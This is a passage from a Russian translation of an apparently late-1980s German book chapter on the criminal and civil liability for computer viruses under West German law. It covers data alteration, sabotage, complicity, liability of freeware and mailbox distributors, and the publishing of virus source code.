N 303a Изменение данных

(1) Незаконное стирание, подавление, приведение в негодность или изменение данных (N 202a, раздел 2) наказывается лишением свободы сроком до двух лет или денежным штрафом.
(2) Попытка совершения тех же деяний уголовно наказуема.

N 303б Диверсия на ЭВМ

(1) Нарушение обработки данных, важных для чужого предприятия или учреждения, в результате:
1. Действий, предусмотренных N 303f, раздел 1, или в результате
2. Разрушения, повреждения или приведения в негодность, уничтожения или изменения ЭВМ или носителя данных наказывается лишением свободы сроком до пяти лет или денежным штрафом.

(2) Попытка совершения тех же деяний уголовно наказуема

аа) Комментарий к N 303a УК. Изменение данных:

Смысл N 303a УК достаточно ясен и не требует особых пояснений. Согласно N 303a, наказуемо даже непреднамеренное изменение данных. Это означает, что внедрение вируса в постороннюю систему, т.е. проникновение его в программу этой системы, представляет оконечное преступление, так как оно привело к изменению данных,

хранящихся в программном файле. Об ущербе здесь речь не идет, но согласно разделу 2, наказуема уже попытка совершить противоправное деяние. Особо рассматривается случай, когда изменение данных еще не произошло, но это деяние достаточно близко к завершению. Например, вирус уже внедрен в запоминающую среду постороннего компьютера, но еще не проник в программу. Этот случай может классифицироваться как покушение на преступление и наказывается по N 303a УК лишением свободы сроком до двух лет. Правда, суд может смягчить наказание, но не обязан это делать.

бб) Комментарий к N 303б УК. Диверсия на ЭВМ

N 302б УК в первой альтернативе (N 303б номер 1 представляет собой квалифицированное по N 303а УК деяние. Предполагается изменение данных в ЭВМ постороннего предприятия или учреждения, для которых ЭВМ имеет большое значение, по N 303а УК. Это почти всегда относится к предприятиям или учреждениям, в которых бухгалтерский учет и управление производством осуществляется с помощью ЭВМ. Поэтому внедрение вируса в ЭВМ учреждений или предприятий всегда влечет за собой наказание в виде лишения свободы сроком до пяти лет по N 303б 1 номер 1 УК.

Вторая альтернатива N 303б УК (N 303б 1 номер 2 УК) представляет собой классическое повреждение (физическое разрушение) имущества по N 303 УК. Но при этом мера наказания возрастает по сравнению с N 303 УК, если повреждены ЭВМ или носитель данных постороннего предприятия или учреждения. Поскольку здесь речь идет о так сказать "аппаратном" воздействии на ЭВМ, N 303б 2 номер 2 УК при использовании компъютерных вирусов применяется лишь в исключительных случаях. А именно, если не только уничтожены данные, но и имеются повреждения на аппаратном уровне, например, разрушен жесткий диск.

Наряду с рассмотренными здесь "N 303а и N 303б УК, применяются и другие нормы, которые непосредственно не связаны с проблемой компьютерных вирусов, если, например, вирус приносит преступнику имущественный доход. Такие случаи рассмотрены в разделе 6.4/8.

б) Исполнительство и соучастие

По сравнению с преступлением, совершенным одним лицом по действующим нормам, в частности по NN 303а и 303б УК, намного сложнее классифицируются случаи посредственного исполнения, соисполнительства, подстрекательства и пособничества. Речь идет о том, что преступник необязательно сам внедряет вирус, а содействует другому в совершении такого деяния. И здесь наступает уголовное наказание, поскольку соучастие в различных формах должно классифицироваться по NN 25-27 УК с учетом степени участия, предусмотренной специальной частью УК.

Здесь лишь дается попытка кратко описать ситуации, когда наступает наказуемость за соучастие, посредственное исполнение, подстрекательство и пособничество. Более подробно эти вопросы рассматриваются в п.6.4/8 на конкретных примерах.

аа) Соисполнительство

При внедрении вируса группой лиц, одинаковому наказанию подвергается каждый из членов группы. Соисполнительство имеет место тогда, когда участники приняли решение о совершении деяния совместно, равноправно, с разделением функций и в соответствии с

этим решением произвели совместное действие, направленное на совершение преступления. Соисполнительство имеет место также в том случае, если распределение функций характеризуется тем, что один участник программирует вирус, а другой его внедряет. Следовательно, преступником является не только тот, кто непосредственно внедрил вирус в чужую систему.

бб) Посредственное исполнение

Преступным считается и деяние, когда преступник действовал не сам, а побудил действовать в своих интересах другое лицо, а сам как посредственный исполнитель остался в тени. Посредственное исполнение имеет место, если /посредственный/ исполнитель используется примерно как инструмент (хотя инструмент против самого себя). Использование в качестве инструмента имеет место чаще всего тогда, когда посредственный исполнитель знает намного больше, чем используемый им "инструмент". Например, преступник знает, что лежащая рядом с компьютером дискета содержит вирус. Владелец компьютера этого не знает. Если посредственный исполнитель пред-

ложит владельцу загрузить дискету с интересной игровой программой, а ничего не подозревающий владелец сделает это, то он как бы сам внедрит вредный вирус. Но тем не менее деяние приписывается посредственному исполнителю, так как в данном случае владелец компьютера из-за превосходства преступника в знаниях был использован лишь как инструмент против самого себя.

сс) Подстрекательство

Наказание за подстрекательство наступает тогда, когда некоторая модель поведения предполагается преступником, который мотивирует опасность, чтобы предполагаемые исполнители приняли соответствующее решение, а затем и реализовали его. Если преступник действительно принимает соответствующее преступное решение и реализует его в противоправном деянии, то подстрекатель должен нести наказание по N 25 УК.

Наказуемость за подстрекательство к изменению данных и другие преступления, связанные с компьютерными вирусами, таит в себе в известной мере "взрывную силу" в связи с все более широким распространением программ-вирусов и советом о том, как использовать вирусы.

дд) Пособничество

По своему характеру пособничество очень близко подстрекательству. Для состава преступления необходимо содействие, предложенное преступнику, принятое им и использованное затем при совершении основного преступления. Преступник не обязательно должен знать о том, что ему оказана помощь. Предложенное и принятое содействие, но не реализованное затем в основном преступлении, не

рассматривается как пособничество.

В некоторых случаях пособничество трудно отличить от соисполнительства, причем особенности этих разновидностей преступления являются предметом горячих споров. В весьма упрощенном виде соисполнительство имеет место, если действующее лицо совершает деяние по своей воле, а пособничество - если по чужой воле. Согласно другой трактовке, разделяемой автором, следует исходить из того, кто осуществлял господство над деянием.

6.3 Гражданско-правовые последствия

Вначале по аналогии с разделом 6.2, рассмотрим наиболее важные нормы гражданской ответственности, а затем коснемся вопроса об ответственности участников за соответствующее деяние.

а) Нормы ответственности

В первую очередь рассматривается ответственность за возмещение ущерба по NN 823 2, 823 П и 826 ГК.

аа) N 823 1 ГК.

Согласно N 823 1 ГК, ущерб должен быть возмещен, если по небрежности или преднамеренно было нарушено право собственности или иное право потерпевшего.

Нарушение права собственности, несомненно, имеет место, если вирус привел к повреждению аппаратных средств. Но на вопрос, можно ли квалифицировать искажение данных или программ как нарушение права собственности или какого-либо иного права, ответить довольно трудно. Нарушение права собственности исключается, так как данные и программы не являются имуществом. Следовательно, N 823 1 ГК применим только в части нарушения "прочих прав". Сомнительно, что "владение" или "право собственности" на программы и данные защищаются N 823 1 ГК в качестве "прочих прав".

Здесь вопрос можно оставить открытым, так как он разрешим только в отдельных конкретных ситуациях. Как правило, в таких случаях применяется ответственность по N 823 П ГК и/или по N 826 ГК, как будет показано ниже.

бб) N 823 П ГК

Согласно N 823 П НК должен быть возмещен ущерб, причиненный в результате нарушения того закона, который должен (по меньшей мере) защищать пострадавшего. Такими охранительными законами являются уже написанные выше нормы уголовного права. Это значит, что нарушение этих норм, в частности NN 303а и 303б УК, влечет за собой возмещение ущерба в пользу потерпевшего по N 823 П ГК.

вв) N 826 ГК

И наконец, действует ответственность по N 826 ГК. Этот параграф определяет, что лицо, нарушившее общепринятые моральные нормы и тем самым умышленно причинившее ущерб другому лицу, должно возместить ущерб. Это положение может, как правило, применяться для тех случаев, когда преднамеренное внедрение вируса причинило ущерб, который должен быть возмещен и по N 826 ГК.

гг) Договорные претензии

Наряду с уже рассмотренными деликатными претензиями, в порядке исключения рассматриваются и договорные претензии. Но и в этих случаях чаще всего имеет место деликатная ответственность, сроки давности которой при определенных обстоятельствах более благоприятны для потерпевшего (а именно, если ответственность за поставку продукции с нарушением договорных условиях по аналогии с N 477 ГК действует всего полгода). Эти деликатные претензии теряют силу за давностью через три года после установления ущерба и его виновника (самое позднее через 30 лет).

в) Ответственность при нескольких исполнителях

Согласно N 840 П ГК, при совершении преступного деяния несколькими исполнителями все участники несут ответственность за причиненный ущерб , как солидарные должниики. Форма участия по N 840 П ГК не различается. Это означает, что каждый, кто внес какой-либо причинный вклад в возникновение ущерба и кто несет ответственность по N 823 ГК, может быть признан единственным ответчиком по возмещению всего ущерба, даже если он действовал не в одиночку или выступал в качестве пособника или соучастника. Пострадавший может выбирать, затребовать ли возмещение ущерба от всех участников с учетом доли ущерба, причиненного действием конкретного лица, или затребовать полной компенсации лишь с одного участника (наиболее платежеспособного или того, кого он хотел бы наказать особо). Правда, внутри имеются требования компенсации, согласно которым каждому предъявляются претензии лишь в соответствии с его долей причиненного ущерба. А если иск на полное возмещение ущерба предъявляется лишь одному из соучастников, возникает

опасность, что требование возмещения ущерба прочим лицам, причинившим ущерб, не удается удовлетворить.

Это довольно рискованно, поскольку суммы ущерба для вирусов, чрезвычайно быстро распространяющихся и парализующих на длительный срок большое число ЭВМ, могут достигать сотен и даже миллионов марок ФРГ. Миллиардные убытки не так уж немыслимы! Это станет ясным из приведенного ниже подсчета подлежащего возмещению ущерба.

c) Мера ответственности

Существует принцип: должо быть восстановлено состояние, существовавшее до причинения ущерба, либо быть сделано капиталовложение, требуемое для восстановления этого состояния. Должны быть компенсированы все адекватно-каузальные последствия ущерба, а также недополученная прибыль.

При выходе из строя пораженной вирусом центральной ЭВМ большого предприятия, например крупного банка, сумма ущерба может достигнуть таких размеров, что компенсировать его частному лицу не удается до конца жизни.

6.4 Отдельные случаи

Вирусы на дискетах с бесплатным программным-обеспечением

Одной из наиболее широко программ-вирусов является бесплатное программное обеспечение, которое все чаще оказывается зараженным вирусом. Ответственность преступника, "заразившего" такую программу бесплатного ПО, можно без труда квалифицировать в соответствии с уже рассмотренными нормами. Он несет уголовную ответственность по ст. 303а УК, а также гражданскую ответственность за возмещение ущерба. Такой ущерб может быть довольно внушительным, если исходить из широкого и очень быстрого распространения бесплатного программного обеспечения и большого числа пользователей, которые могут пострадать.

Но вопрос о правовых последствиях для поставщиков бесплатного ПО, поставляющих отдельные из предлагаемых ими программ зараженными вирусом, проблематичен. Бесплатное ПО распространяется многочисленными отправителями, регулярно публикующими свои объявления в журналах по вычислительной технике, а также через почтовые ящики, которые позволяют непосредственное обращение к облас-

тям общего пользования по линиям связи. Следует различать эти два вида распространения бесплатного ПО.

a) Ответственность отправителей дискет с бесплатным ПО

Поскольку исходят из того, что отправитель дискет с бесплатным ПО неумышленно распространяет зараженные вирусом программы, его наказуемость в этом исключается. Неизвестно, должен ли он нести гражданскую ответственность за ущерб, причиненный распространенными им "зараженными" программами. Рассматривается как ответственность по договору, так и ответственность, вытекающая из правонарушения.

aa) Ответственность согласно договору

Для решения вопроса о договорной ответственности отправителя вначале нужно выяснить, существует ли вообще договор, и если да, то каков тип этого договора. Договор был бы отклонен из-за отсут-

ствия предусмотренных правом обязательств, если речь идет о так называемых "дружеских связях". Дружеские отношения имеют место при соглашениях, на исключительно внеправовой основе, такой, например, как дружба, порядочность или честь. Поэтому требуется подтверждение о наличии договора, так как, по-видимому, нельзя исходить только из чисто дружеских отношений, если прелагается пересылка дискет по объявлению за более или менее высокую плату (которая должна служить не только для возмещения затрат, но и для получения прибыли). Здесь имеет место чистая сделка.

Сомнительно, является ли это контрактом. Вероятно, речь может идти о договоре купли-продажи. Но это не относится к программному обеспечению, так как в данном случае речь идет о некоммерческих программах, не предназначенных для продажи. Это скорее возмещение затрат на услугу (копирование и пересылку), а также на почтовые услуги, упаковку, сами дискеты и т.п. Следовательно, договор следует рассматривать либо как трудовое соглашение, либо как смешанный договор с преобладанием компонентов трудового соглашения.

Можно рассматривать ответственность за позитивное нарушение условий этого трудового соглашения, если отправитель виновен в нарушении предусмотренных договором дополнительных обязательств.

Но вызывает сомнение, можно ли пересылку зараженного вирусом бесплатного ПО квалифицировать как нарушение дополнительных договорных обязательств.

Обычно в число дополнительных обязательств каждого договора включается пункт о предотвращении ущерба для своего партнера. Исходя из этого, копирование и пересылка зараженных вирусом программ должны квалифицироваться как нарушение дополнительных условий договора.

Проблематичной является виновность в нарушении дополнительных договорных обязательств. Это зависит от того, знал ли отправитель или должен ли он знать о том, что отосланная программа заражена. В конечном итоге, этот вопрос опять-таки зависит от того, обязан ли распространитель бесплатного ПО проверять их на зараженность вирусом, и если да, то как далеко заходит обязанность исследования.

Здесь я хотел бы отметить, что отправитель обязан искать вирус, который может быть легко обнаружен, но он едва ли заслуживает упрека, если не сумел установить вирусы, вредное действие которых обнаруживается только в ходе длительного использования программ или в результате их систематического просмотра. Это означает, что отправитель несет ответственность за позитивное нарушение договора, если пользователю бесплатной программы нанесен ущерб при ее непосредственном применении. Примером может служить программ формирования жесткого диска (такая программа часто является не вирусом, а так называемым троянским конем). Я бы исключил договорную ответственность за зараженные вирусом программы, которые приводят к осязаемому ущербу в результате длительного использования, и тогда, когда это вредное воздействие

программы было невозможно обнаружить простыми средствами (что скорее типично для вирусов).

бб) Ответственность за преступление

Если исходить из того, что преднамеренное деяние отправителя не было регулярным, как основание для предъявления претензий за преступное деяние может рассматриваться только N 823 1 ГК. Как было установлено выше (6.3), при причинении ущерба чисто программному обеспечению правомернее только постановка вопроса о нарушении "прочих прав". Лично я рассматривал бы "владение" либо "собс-

твенность" на программы и данные как прочее право, аналогичное праву собственности в смысле N 823 1 ГК. Вопрос о том, как к этому отнесется судебная практика.

Поскольку здесь речь идет о нарушении прочих прав, условиями предъявления иска по N 823 1ГК является причинение ущерба по неосторожности отправителя. Сюда относятся все сказанное выше относительно договорной ответственности.

в) Ответственность владельцев почтовых ящиков

Владелец почтового ящика также не является сознательным распространителем зараженных вирусом программ по линиям связи. Следовательно, для него исключается как уголовная, так и гражданская ответственность за преступление (с учетом упомянутого ограничения в части N 823 1 ГК). Как и отправитель бесплатного ПО, владелец может нести договорную ответственность за возмещение ущерба.

Первичным условием должно быть наличие договора между владельцем и пользователем почтового ящика. Наличие договора для коммерческих ящиков (например, GEONET) обязательно. Но и некоммерческие ящики часто основаны на договорных отношениях между владельцем и пользователем (например, CLIN CH).

По-иному обстоит дело с так называемыми "FreakBox", пользователем которых может стать любое лицо, часто без всяких формальностей. В данном случае оператор системы из чистой любезности предоставляет свой почтовый ящик в распоряжение заинтересованных пользователей, не беря на себя никаких правовых обязательств. Это обстоятельство известно и пользователю. Здесь отсутствует договор между владельцем и пользователем почтового ящика и, следовательно, отсутствует и договорная ответственность владельцев "FreakBox".

Владельцы других видов почтовых ящиков, основанных на договорных отношениях между референтом и пользователем, несут ответственность за позитивное нарушение договора. Здесь справедливо все сказанное выше в отношении распространителей бесплатного ПО. Ответственность владельца почтового ящика в значительной степени зависит от того, должен ли он был распознать зараженные вирусом программы. Как и в случае с отправителем программ, на этот вопрос

можно было бы ответить утвердительно, если вредное воздействие

вируса легко обнаружить, например, путем вызова простой программы.

Правда, проблема здесь состоит в том, чисто владелец почтового ящика не всегда имеет возможность получить доступ к программе, которой он сам не располагает. Потому он, быть может, просто не в состоянии провести краткую проверку программ. Ответственность владельца в таких случаях представляется сомнительной. Я бы хотел оказать "давление" на решение этого вопроса и потому лишь обозначил тему.

6.5 Вирусы в коммерческих программах

Существует две основные проблемы, связанные с вирусами в коммерческих программах. Во-первых, разработчик может сам занести вирусы в программу. Это может быть сделано и по недосмотру, хотя и рассматривался вопрос о возможности использования вируса как средства защиты от копирования. Но здесь имеется в виду только определенные виды самостирающихся программ. Хотя здесь и имеются некоторые затруднения правового характера, они никак не связаны с вирусами, и поэтому здесь не рассматриваются. Вирусы как средство защиты от копирования до сих пор не встречались и, по-моему мнению, бессмыслены.

С другой стороны, вполне возможно внедрение вирусов в пакет программ третьей стороны, например конкурентом, который хочет навредить изготовителю и тем самым расширить сбыт собственной продукции.

Ниже рассматривается так называемое стандартное программное обеспечение. Индивидуальное ПО, т.е. программы, специально написанные иди доработанные для конкретного клиента, не имеют существенного значения для пользователей бытовых или персональных компьютеров и поэтому здесь на рассматриваются.

Третье лицо, внедрившее вирусы в пакет программ, полностью подпадает под действующие нормы как гражданского, так и уголовного права.

Интерес представляет ответственность изготовителя и (поскольку пользователь не имеет прямого контакта с изготовителем) ответственность продавца.

Для большинства вероятных случаев в силу отсутствия преднамеренности уголовная ответственность исключается. Могут быть

рассмотрены только гражданские иски на возмещение ущерба.

Здесь справедливо все сказанное относительно ответственности распространителей бесплатного программного обеспечения. Ниже рассмотрены лишь особенности, касающиеся коммерческих программ.

а) Ответственность изготовителя

Если программное обеспечение приобретается у посредника, а не у изготовителя, то договорные отношения существуют только с продавцом. Следовательно, по отношению к изготовителю могут рассматриваться не договорные, а деликатные претензии. По-иному обстоит дело лишь в том случае, если изготовитель добровольно берет на себя гарантийные обязательства. Но такое для программного продукта до сих пор не практиковалось. А если и встречается, то, как правило, с такими ограничениями, которые не позволяют сделать какие-то определенные выводы относительно рассматриваемых здесь претензий.

Итак, остаются известные деликатные претензии, описанные при рассмотрении бесплатного программного обеспечения, с той лишь разницей, что значительно раньше нужно будет подтвердить требуемую неосторожность. К тому же изготовители коммерческого программного обеспечения имеют в номенклатуре очень немного программ, которые они знают или во всяком случае должны знать как свои пять пальцев. Поэтому трудно предположить, что вирус может попасть в программу просто по небрежности изготовителя.

Если исходить из того, что "собственность" или "владение" программами и данными представляют собой прочее право в смысле N 823 1 ГК опираясь на эту норму относительно просто добиться возмещения ущерба от изготовителя программ.

Если программное обеспечение приобретено непосредственно у изготовителя, дополнительно могут рассматриваться и договорные претензии. Здесь справедливы следующие рассуждения.

в) Ответственность продавца

Продавец несет как деликатную, так и договорную (позитивное нарушение договора) ответственность. При этом важна степень его вины, которая зависит, разумеется, от конкретных обстоятельств. Обычно посредник знает сбываемые им программы не столь хорошо,

как изготовитель. Поэтому он меньше заслуживает упрека в небрежности, чем изготовитель. С другой стороны, продавцы имеют значительно более широкие возможности для изучения и проверки поставляемых ими программ, чем распространители бесплатного ПО. Поэтому продавцы должны были бы более тщательно соблюдать интересы торгового партнера, чем отправители бесплатных программ. Сказанное выглядит достаточно расплывчато, однако точнее выразиться можно только в конкретных случаях.

В заключение можно отметить, что продавец также несет ответственность за ущерб, причиненный зараженными вирусами коммерческими программами, если в конкретном случае его удается обвинить в несоблюдении интересов покупателя.

6.6 Манипулирующие вирусы

Как уже было сказано, вирусы чаще всего оказывают раз-

рушающее действие. Однако существуют и манипулирующие вирусы, которые требуют специальной правовой оценки. Здесь рассматривается только ответственность за различные виды манипулирующих вирусов на основе УК. Гражданско-правовые аспекты не требуют детализации, так как из N 823 П ГК уже следует, когда и в какой мере внедрение манипулирующего вируса является уголовно наказуемым деянием.

а) Вирусы, реализующие корыстные интересы

Можно представить себе внедрение компьютерных вирусов, реализующих корыстные цели в интересах преступника или третьего лица. Например, возможен случай, когда при помощи вируса производится регулярное перечисление на счет преступника. В этом случае, кроме N 303 УК, применим вновь включенный в ЦУК параграф N 263а (мошенничество с использованием ЭВМ). Согласно N 263 а УК имущественный ущерб, наказываетя лишением свободы сроком до пяти лет или денежным штрафом. В особо тяжелых случаях возможно лишение свободы до десяти лет. Согласно N 263а УК, наказуема и попытка совершения такого преступного деяния.

с) Вирусы, открывающие доступ к компьютерным системам

Возможна разновидность вирусов, открывающая пользователю

доступ к закрытым для него компьютерным системам либо к определенным областям памяти. Такой вирус дает возможность пользователю выполнять свои программы или использовать систему каким-то иным образом без соответствующего разрешения. Он может также получить возможность читать или заменять данные, не имея к ним права доступа.

Законодатель вопреки первоначальным планам не включил в закон так называемую кражу машинного времени, и поэтому пользователь не несет ответственность за использование ЭВМ в случаях, для него не предусмотренных по N 263а УК (мошенничество с использованием ЭВМ). Будет ли такая трактовка применяться в судебной практике, покажет время. Но не так давно один из судов (суд второй инстанции г. Кельна, "Новый юридический еженедельник" 87, с. 667) выразил сомнение в конституционности N 263 а УК из-за будто бы расплывчатой формулировки с большим числом оговорок, так что можно ожидать весьма ограниченного применения N 263 а УК в судебной практике и наказания за кражу машинного времени не как за мошенничество с использованием ЭВМ. Здесь лишь можно подождать развития событий.

Могут быть рассмотрены и другие составы преступления, наряду с N 303а УК, который здесь, разумеется применим, поскольку имеет место изменение программ или массивов данных.

В результате проникновения в компьютерную систему или в определенную область системы, закрытую для пользователя, он, очевидно, вынужден будет прочитать данные, хранящиеся в этой системе. Отсюда следует, что пользователь, применяющий вирус (а

не лицо его внедрившее!), несет ответственность за шпионаж согласно N 202a УК. Он может быть подвергнут лишению свободы сроком до трех лет или денежным штрафам.

в) Вирусы, генерирующие файлы регистрации инфицированных программ

Обсуждаются вирусы, способные генерировать файл регистрации для определенных программ, из которого можно получить следующую информацию: кто, когда, как и какую использовал программу, какие работы были выполнены в результате этого использования и какие пароли применялись для доступа к программам.

Внедрение такого вируса, разумеется , карается по N 303a

УК. Проблематичным является применение N 202a УК (шпионаж за данными). В самом деле, N 202a УК определяет наказание за получение или передачу другому лицу специально защищенных данных, не предназначенных для пользователя.

В N 202 a УК речь идет о шпионаже за данными , уже хранящимися в системе. Но в рассматриваемом здесь случае эти данные были сформированы в результате вмешательства вируса в программу. Следовательно, речь идет не о существующих данных.

Правда, такое суждение не охватывает все возможные случаи. В самом деле, при занесении в файл регистрации пароля речь идет об информации, которая хотя и заносится в файл регистрации вновь, но уже была записана в другом месте системы, а потому ее прочтение можно квалифицировать как шпионаж. С этой точки зрения генерация файла регистрации представляет собой всего лишь специальный медот шпионажа за данными, за которым полагается наказание по N 202a УК.

г) Вирусы, изготавливающие фальшивые документы

В соответствии с N 269 УК (фальсификация полученных при сборе доказательств данных), который вновь введен в УК в рамках второго закона об ответственности за хозяйственные преступления, тот, кто в целях обмана при оформлении правоотношений запишет полученные при сборе доказательств данные или изменит их таким образом, что это привело бы к искажению или фальсификации документов, наказывается лишением своободы сроком до пяти лет, а в особо таких случаях сроком до 15 лет. Наказанию подвергаются и использующие записанные таким образом или измененные данные. Это имеет место при внедрении манипулирующих вирусов, в частности, уже рассмотренных вирусов, реализующих корыстные интересы. В силу предусмотренных законом достаточно больших пределов наказания (лишение свободы сроком до 15 лет - самый большой срок, предусмотренный УК!) здесь следует более подробно рассмотреть применение N 269 УК.

N 269 УК примыкает к N 267 УК (подделка документов). Этот параграф устанавливает наказание за такую модификацию собранных

для доказательства данных, в результате которой был бы получен (может быть, и не непосредственно) подложный или фальшивый документ.

Подложным документом были бы данные, при восприятии которых подменяется составитель документа, т.е. происхождение данных оказывается иным, чем это из них следует. Документ фальсифицирован, если подлинные данные первоначально были изменены таким образом, что содержимое уже нельзя отнести к заявителю (составителю).

Наказуемо также употребление данных, измененных описанным выше путем. Употреблением считается, например: факт передачи данных вводимому в заблуждение лицу на носителе или вывод их на экран.

6.7 Вирусы протеста

В дискуссиях о компьютерных вирусах появился новый термин - "вирусы протеста". Здесь имеется в виду вирусы, используемые против компьютеров, которые определенные общественные группы считают особо опасными, бесчеловечными или представляющими какую-либо угрозу. В частности, в прессе промелькнули сообщения о том, что группа хакеров и сторонников бойкота переписи населения планировали применить вирусы против перепеси населения 1987 года.

В этой связи следует кратко пояснить, в какой мере эти так называемые "вирусы протеста" можно рассматривать как легальное средство разрешения общественного противоречия. Вопрос о том, насколько легальным является использование "вирусов протеста" здесь не рассматривается, поскольку это вопрос не чисто правовой, а скорее политический или морально-этический.

На вопрос о правовой допустимости "вирусов протеста" ответить очень простор: эти вирусы ничем не отличаются от прочих. Следовательно, их применение карается в соответствии с типовыми, подробно здесь рассмотренными уголовными нормами, в частности в соответствии с N 303а и 303б УК.

Наказание не назначается лишь в том случае, если применение вирусов оправдано. Стандартным основанием для оправдания может служить в определенной степени ст.20 Ш Конституции. Согласно этой статье Конституции, каждый немец имеет право противодействовать попыткам нарушения конституционного строя ФРГ, если применение других средств невозможно.

Но статья 20 Конституции предоставляет право протеста только в случае угрозы сущности свободно-демократического строя общества. Нельзя протестовать против любого нарушения права. Кроме

того, право протеста может быть только последним средством воздействия. Предварительно должны быть исчерпаны все разрешенные средства устранения затруднений.

Едва ли можно утверждать (во всяком случае с позиции судеб-

ной практики, что перепись населения, даже незаконная, угрожает сущности свободно-демократического правопорядка. Но даже если это предположить, следовало бы вначале применить все доступные правовые средства, и лишь затем воспользоваться формами протеста по статье 20 Конституции.

Из сказанного следует, что так называемые "вирусы протеста" столь же незаконны, что и "обычные" вирусы.

6.8 Разработка, публикация и распространение

а) Разработка вирусных программ

Разработка вирусных программ сама по себе не является наказуемой с точки зрения как уголовного, так и гражданского права. Иное дело, если разработанные программы в виде исходного текста или в виде скомпилированной программы с согласия или без согласия автора публикуются или распространяются каким-то иным способом. Этому посвящены следующие два раздела.

б) Публикация или распространение исходного текста программы

За публикацию или распространение исходного текста программ-вирусов для составителя программ или третьего лица, опубликовавшего программу, предусмотрена как уголовная, так и гражданская ответственность.

В соответствии с уголовным правом, публикация или распространение исходного текста программы-вируса влечет за собой наказание по N 303a УК в связи с N 26 или N 27 УК за подстрекательство или пособничество в изменении данных. Кроме того, при использовании специальных форм вируса может быть назначено наказание за подстрекательство или пособничество в соответствии с нормами, приведенными в разделе 6.6. Открытый призыв к преступным деяниям может рассматриваться по N 111 УК.

Представляется целесообразным различать передачу исходного текста отдельным личным знакомым программиста и публикацию прог-

раммы в печати или через почтовые ящики, доступные большому числу анонимных пользователей.

аа) Распространение исходного текста

Распространение исходного текста можно рассматривать как подстрекательство к изменению данных (или к другим преступлениям), если программист оговаривает с получателем исходного текста соответствующии линии поведения, в том числе и в скрытой форме, а получатель распоряжается сгенерированным им исполняемым вирусом преступным образом. При отсутствии сговора, в том числе скрытого, подстрекательство как таковое не может быть инкриминировано.

Проблематичным является доказательство вины за пособничество

в изменении данных (или в других преступлениях). Если получатель исходного текста генерирует из него работоспособную программу-вирус и использует ее преступным образом, то программист является пособником неправомерного действия, совершенного главным исполнителем преступления. Вопрос состоит лишь в степени его виновности, т.е. в преднамеренности деяния (пособничество по неосторожности не наказуемо!). Определяющим здесь является осознанность действий программиста в тот момент, т.е. понимание им всех существенных признаков правонарушения или деяния (в любом случае условно). Программист должен по крайней мере сознавать, что своими действиями он способствовал совершению другим преступного деяния. При этом не требуется знать о подробностях самого деяния, т.е. кто его совершил и против кого оно было направлено. Даже отрицание программистов факта противоправного использования его исходного текста недостаточно, чтобы снять объвинение в преднамеренности. Поэтому исходный текст можно передавать только лицам, которых нельзя заподозрить в злонамеренном его использовании (или генерируемого из него вируса).

бб) Публикация исходного текста

Публикация исходного текста программы-вируса не квалифицируется как пособничество или подстрекательство.

Согласно N 27 УК, подстрекательством не считается даже призыв к противоправному деянию, поскольку подстрекательство предполагает

преднамеренное действие, которое здесь отсутствует. Преднамеренность имеет место, если подстрекатель, даже если его действия не направлены против конкретного лица, должен по крайне мере обратиться к определенному им индивидуально кругу лиц. Такой состав отсутствует при публикации в вышеописанных средах. По этой же причине отпадает обвинение в наказуемом пособничестве.

Тем нем менее в публикации исходного текста может заключаться состав преступления. Здесь можно усмотреть общественный призыв к преступным действиям в смысле N Ш УК.

Согласно N Ш УК, подстрекателем считается лицо, призывающее (с успехом) к противоправным действиям на общественном собрании или путем распространения печатных материалов. Согласно N Ш П УК, даже неудавшаяся попытка наказывается лишением свободы сроком до пяти лет или денежным штрафом.

Признаком события "призыв" считается воздействие на другое лицо с целью принятия им решения о совершении наказуемых действий. Это может происходить в форме кажущегося отговаривания ("обязательно избегайте"...). Чтобы избежать наказания по N Ш УК, важно не пытаться спровоцировать к совершению противоправного деяния и не намекать на возможность такого решения.

Из сказанного следует, что сама по себе публикация исходного текста программы-вируса еще не несет в себе состава преступления по N Ш УК. В зависимости от обстоятельств конкретного случая из контекста публикации (например, призыва бойкота переписи населе-

ния может сложиться внешнее впечатление, что речь идет о призыве к противоправному деянию (здесь: применение вируса против переписи населения).

Поэтому при публикации исходного текста следует обращать внимание на то, чтобы из контекста не сложилось ложное (!?) впечатление, что автор призывает к определенному действию. Дополнительное серьезное предостережение о вреде вируса и чисто "научная" мотивировка публикации, повидимому, не достаточны, чтобы исключить подозрение в преступлении по N Ш УК.

Примеры:

В журнале или в почтовом ящике опубликован вирус, в качестве комментария сказано: "Опробуйте этот вирус на одном из "хороших друзей". Здесь применим N Ш УК. Но комментарий типа : "Осторожно, вирус опасен! Смотрите, чтобы он не попал в компьютер, предназначенный для переписи населения...!" уже является проблематичным.

Это может быть безобидная, ненаказуемая проделка, но может быть и открытый призыв, который влечет наказание по N Ш УК. Все зависит от смысла сомнительного комментария и от того, как он был понят адресатом. Нельзя однозначно ответить на вопрос, есть ли состав преступления по N Ш УК в этом абстрактном примере. Но автор комментария в любом случае удивится, если ему придется обстоятельно беседовать с прокурором относительно как будто безобидных слов...

в) Передача и публикация исполняемой программы-вируса

Передача исполняемой программы-вируса намного опаснее, передачи исходного текста. Тем не менее возможная виновность оценивается так же , как сказано выше.

Но в отношении гражданско-правовоой ответственности следует особо учитывать, что - в еще большей степени, чем при передаче исходного кода - безусловно, необходимо ясное указание на опасность программы, а также способа обращения с ней. В противном случае при нанесении пользователю ущерба за счет действия вируса лицо, передавшее или опубликовавшее программу, несет ответственность за позитивное нарушение договора и обязано возместить причиненный ущерб, если между партнерами существуют договорные обязательства (например, между владельцем и пользователем коммерческого почтового ящика).

Таково мнение Штефана Аккермана о правовом положении. Но даже с помощью таких подробных суждений невозможно ответить на все вопросы. В заключение обозначим возможные проблемы, сформулировав три простые вопроса:

а) нарушает ли авторское право владелец ЭВМ, обнаруживший у себя чужой вирус?
б) может ли автор вируса требовать выдачи или уничтожения инфицированного программного обеспечения, содержащего программу-вирус?
в) может ли изготовитель программного обеспечения, подверг-

шегося заражению вирусом, обвинить владельца ЭВМ в преднамеренном изменении программного обеспечения?

До момента сдачи данной книги в печать не нашлось никого, кто смог бы или захотел бы внятно ответить на эти вопросы, так как к каждому вопросу пришлось бы составлять заключение объемом в

целую страницу. В случае правового конфликта, несомненно, вначале начнется спор экспертов по техническим вопросам, в котором судьи, прокурор и прочие участники процесса будут чувствовать себя довольно неуютно.

7. Примеры манипуляции

Разумеется, в этой главе невозможно рассмотреть как все виды игровой компьютерной обработки данных, так и ее мыслимые последствия. Будут представлены несколько характерных случаев, но сказанное ни в коей мере нельзя рассматривать как введение в использование компьютерных вирусов.

7.1 Диагноз: поражение вирусом?

